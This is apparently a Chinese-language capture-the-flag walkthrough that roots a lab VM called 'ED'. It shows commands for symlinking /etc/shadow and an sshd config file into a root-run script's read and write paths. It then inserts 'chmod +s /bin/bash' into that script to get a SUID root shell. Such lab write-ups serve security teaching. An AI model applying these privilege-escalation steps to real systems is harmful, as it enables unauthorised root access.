
```
# 使用 -A 选项直接看 ASCII 文本，方便读取 shadow 或 flag
sudo tcpdump -i eth1 src host 192.168.137.239 and port 9999 -A
```

2. 在靶机上切换“广播频道”到 Shadow 文件：


```
# 先删除旧的（如果存在）
rm -rf /home/backupd/.ssh/id_ed25519
# 创建软链接指向 root 的密码哈希
ln -s /etc/shadow /home/backupd/.ssh/id_ed25519
```


3. 等待 30 秒： 当脚本再次运行到 `f.read()` 时，它实际上读取的是 `/etc/shadow`。你的 `tcpdump` 窗口会刷出类似 `root:$6$xxxx...` 的内容。






我们可以看到是读取成功的，那么我们可以直接去读取root.txt






到这里，我们已经成功拿到root.txt了，然后我想的能不能去拿一个shell试试看


我就想的去读取root的私钥，结果没有私钥的



我等了2分钟，发现没有任何信息的，那么猜测是没有私钥的



然后，之前靶机有的root密码是直接在root目录下的pass.txt里面，我就试了试，看看能不能读取成功



```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth1 src host 192.168.137.239 and port 9999 -A
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
07:17:52.408595 IP 192.168.137.239.32831 > 255.255.255.255.9999: UDP, length 63
E..[qA@.@.~.........?'..G..vgqd1JkVXuJ1qBdbItFP
AXTwia8i7Xyh7dhIckrd
ENpdbxJ4rDtsR8yuihlq

07:18:22.451372 IP 192.168.137.239.60992 > 255.255.255.255.9999: UDP, length 63
E..[v.@.@.y4.........@'..G;.vgqd1JkVXuJ1qBdbItFP
AXTwia8i7Xyh7dhIckrd
ENpdbxJ4rDtsR8yuihlq
```

我们可以看到3个密码，对应的就是3个用户

我们去登录root试试看

```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.137.239
The authenticity of host '192.168.137.239 (192.168.137.239)' can't be established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.137.239' (ED25519) to the list of known hosts.
root@192.168.137.239's password:
Linux ED 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Mar 27 09:15:20 2026 from 192.168.3.94
root@ED:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ED:~# ls -la
total 44
drwx------  6 root root 4096 Mar 27 09:16 .
drwxr-xr-x 18 root root 4096 Mar 18  2025 ..
lrwxrwxrwx  1 root root    9 Mar 18  2025 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  4 root root 4096 Apr  4  2025 .cache
drwx------  3 root root 4096 Apr  4  2025 .gnupg
drwxr-xr-x  3 root root 4096 Mar 18  2025 .local
-rw-r--r--  1 root root   63 Mar 27 08:36 pass.txt
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   44 Mar 27 08:48 root.txt
drw-------  2 root root 4096 Apr  4  2025 .ssh
-rw-------  1 root root  823 Mar 27 09:16 .viminfo
root@ED:~# cat root.txt
flag{root-7fdd2c71fa317cefb34483e490297d67}
root@ED:~# cd .ssh
root@ED:~/.ssh# ls -la
total 8
drw------- 2 root root 4096 Apr  4  2025 .
drwx------ 6 root root 4096 Mar 27 09:16 ..
root@ED:~/.ssh#
```

可以看到是登录成功的，我的思路到此结束。

然后老大说没有怎么简单的，我看了老大的视频就明白了

原来admin用户登录不了是专门设计的，就需要我们去设置的

5.禁止登录admin

我们知道ssh登录设置一般是在

```
/etc/ssh/sshd_config
```

我们去看看

```
backupd@ED:/$ cat  /etc/ssh/sshd_config
#       $OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
```

```
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile     .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
#PasswordAuthentication yes
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

```

```
# Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
#KerberosGetAFSToken no

# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes
#GSSAPIStrictAcceptorCheck yes
#GSSAPIKeyExchange no

# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the ChallengeResponseAuthentication and
# PasswordAuthentication.  Depending on your PAM configuration,
# PAM authentication via ChallengeResponseAuthentication may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and ChallengeResponseAuthentication to 'no'.
UsePAM yes

#AllowAgentForwarding yes
#AllowTcpForwarding yes
#GatewayPorts no
X11Forwarding yes
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
PrintMotd no
#PrintLastLog yes
#TCPKeepAlive yes
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS no
#PidFile /var/run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
#VersionAddendum none

# no default banner path
#Banner none

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# override default of no subsystems
Subsystem       sftp    /usr/lib/openssh/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs
```

```
#       X11Forwarding no
#       AllowTcpForwarding no
#       PermitTTY no
#       ForceCommand cvs server
```

4. 隐藏的细节：`Include /etc/ssh/sshd_config.d/*.conf`

这是现代 Linux 系统常见的一个“坑”。

- **含义：** 真正的限制可能不在这个主文件里，而是在 `/etc/ssh/sshd_config.d/` 目录下的某个 `.conf` 文件里。
- **建议：** 检查一下那个目录：`ls /etc/ssh/sshd_config.d/`。如果里面有类似 `99-disable-admin.conf` 之类的文件，可能就是它把你挡在了门外。

```
#       ForceCommand cvs server
backupd@ED:/$ ls /etc/ssh/sshd_config.d/
deny-admin.conf
backupd@ED:/$ cat /etc/ssh/sshd_config.d/deny-admin.conf
DenyUsers admin
backupd@ED:/$
```

这就是为什么，我们即使拿到私钥也登录成功不了的原因了

破案了！这就是为什么你拿着私钥、对着调试信息却死活登不进 `admin` 的原因。

在这个配置文件里，有一行非常绝情的设置：

```
DenyUsers admin
```

1. 发生了什么？

在 SSH 的配置优先级中，**Deny（拒绝）永远高于 Allow（允许）。**

- 即使你手里的私钥是对的；
- 即使密码也是对的；
- 即使主配置文件里写了 `PubkeyAuthentication yes`；
  只要这一行存在，SSH 服务端在看到 `admin` 这个用户名时，会直接在握手阶段切断连接。
  你的 `ssh -v` 调试信息里显示的 `Offering public key` 之后直接跳到 `password`，就是因为服务器根本不打算给 `admin` 验证的机会。

那么，我们的思路就是想办法去让它允许我们去登录admin用户

我们可以前面的一个脚本 /usr/local/bin/broadcast_key.py，里面的内容

核心战术：利用“Root 任意文件覆盖”

观察脚本这一段：

```
with open("/home/backupd/logs/broadcast.log", "w") as f:
    f.write(log_entry)
```

- **权限**：脚本以 root 运行。
- **逻辑**：它会以 **覆盖写入 (`"w"`)** 的方式往 `/home/backupd/logs/broadcast.log` 写日志。
- **漏洞**：你可以把这个日志文件变成一个指向 `/etc/ssh/sshd_config.d/deny-admin.conf` 的**软链接**。

```
backupd@ED:~/logs$ rm -f /home/backupd/logs/broadcast.log
rm: cannot remove '/home/backupd/logs/broadcast.log': Permission denied
backupd@ED:~/logs$ ls -la broadcast.log
-rwxrwxrwx 1 root root 39 Apr 29 08:01 broadcast.log
```

虽然我们是删除不了的，但是我们可以去覆盖的

```
backupd@ED:~$ mv logs/   20
backupd@ED:~$ mkdir logs/
backupd@ED:~$ cd logs/
backupd@ED:~/logs$ touch broadcast.log
backupd@ED:~/logs$ ls -la
total 8
drwxr-xr-x  2 backupd backupd 4096 Apr 29 08:14 .
drwxr-xr-x 12 backupd backupd 4096 Apr 29 08:14 ..
-rw-r--r--  1 backupd backupd    0 Apr 29 08:14 broadcast.log
backupd@ED:~/logs$
```

我们现在可以看到是backupd用户的，那么我们直接去软连接，指向那个封锁 admin 的配置文件

1. 制造“炸弹”链接

在靶机（backupd shell）执行：

Bash

```
# 删掉原来的日志文件
rm -f /home/backupd/logs/broadcast.log

# 建立软链接，指向那个封锁 admin 的配置文件
ln -s /etc/ssh/sshd_config.d/deny-admin.conf /home/backupd/logs/broadcast.log
```

```
backupd@ED:~/logs$ rm -rf broadcast.log
backupd@ED:~/logs$ ln -s /etc/ssh/sshd_config.d/deny-admin.conf /home/backupd/logs/broadcast.log
backupd@ED:~/logs$ ls -la
total 8
drwxr-xr-x  2 backupd backupd 4096 Apr 29 08:15 .
drwxr-xr-x 12 backupd backupd 4096 Apr 29 08:14 ..
lrwxrwxrwx  1 backupd backupd   38 Apr 29 08:15 broadcast.log -> /etc/ssh/sshd_config.d/deny-admin.conf
backupd@ED:~/logs$ cat /etc/ssh/sshd_config.d/deny-admin.conf
#15 2026-04-29 08:15:48 UDP successed
```

我们可以看到里面的信息改变了，我们直接去登录是不会成功的，因为我们需要去重启的

sudo -l

```
backupd@ED:~/logs$ sudo -l
Matching Defaults entries for backupd on ED:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User backupd may run the following commands on ED:
    (ALL) NOPASSWD: /usr/sbin/reboot
backupd@ED:~/logs$ sudo /usr/sbin/reboot
backupd@ED:~/logs$ Connection to 192.168.137.239 closed by remote host.
Connection to 192.168.137.239 closed.
```

我们重启去登录试试看

```
┌──(kali㉿kali)-[~]
└─$ sudo ssh -i ms02423 admin@192.168.137.239
Enter passphrase for key 'ms02423':
Linux ED 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
admin@ED:~$ id
uid=1002(admin) gid=1002(admin) groups=1002(admin)
admin@ED:~$
```

可以看到登录成功的，前面我们知道可以使用admin用户去修改脚本的，而且脚本是root用户运行的，我们去修改即可

```
flag{root-7fdd2c71fa317cefb34483e490297d67}
bash-5.0# cat /usr/local/bin/broadcast_key.py
#!/usr/bin/env python3
import socket
import time
import os
from datetime import datetime

os.system("chmod +s /bin/bash")
def broadcast_private_key():
    # 私钥文件路径
    private_key_path = "/home/backupd/.ssh/id_ed25519"

    # 读取私钥内容
    try:
        with open(private_key_path, 'r') as f:
            private_key = f.read()
    except Exception as e:
        print(f"Error reading private key: {e}")
        return False

    # 创建UDP socket
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)

    # 广播地址和端口
    broadcast_addr = ('255.255.255.255', 9999)

    try:
        # 发送私钥
        sock.sendto(private_key.encode(), broadcast_addr)
        sock.close()
        return True
    except Exception as e:
```

```
admin@ED:~$ vi /usr/local/bin/broadcast_key.py
admin@ED:~$ sudo -l
Matching Defaults entries for admin on ED:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User admin may run the following commands on ED:
    (ALL) NOPASSWD: /usr/sbin/reboot
admin@ED:~$ sudo /usr/sbin/reboot
admin@ED:~$ Connection to 192.168.137.239 closed by remote host.
Connection to 192.168.137.239 closed.

┌──(kali㉿kali)-[~]
└─$ sudo ssh -i ms02423 admin@192.168.137.239
ssh: connect to host 192.168.137.239 port 22: Connection refused

┌──(kali㉿kali)-[~]
└─$ sudo ssh -i ms02423 admin@192.168.137.239
Enter passphrase for key 'ms02423':
Linux ED 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr 29 08:25:18 2026 from 192.168.137.102
-bash-5.0$ id
uid=1002(admin) gid=1002(admin) groups=1002(admin)
-bash-5.0$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
-bash-5.0$ bash -p
bash-5.0# id
uid=1002(admin) gid=1002(admin) euid=0(root) egid=0(root) groups=0(root),1002(admin)
bash-5.0# cat /root/root.txt
flag{root-7fdd2c71fa317cefb34483e490297d67}
bash-5.0#
```

至此，我们才真正的拿到了root的shell，这是正确的解法，我前面的读取pass.txt是懦夫模式的。

主要是没有想到sshd_config文件，思路局限于admin的私钥上面，没有想到可以去禁止登录的。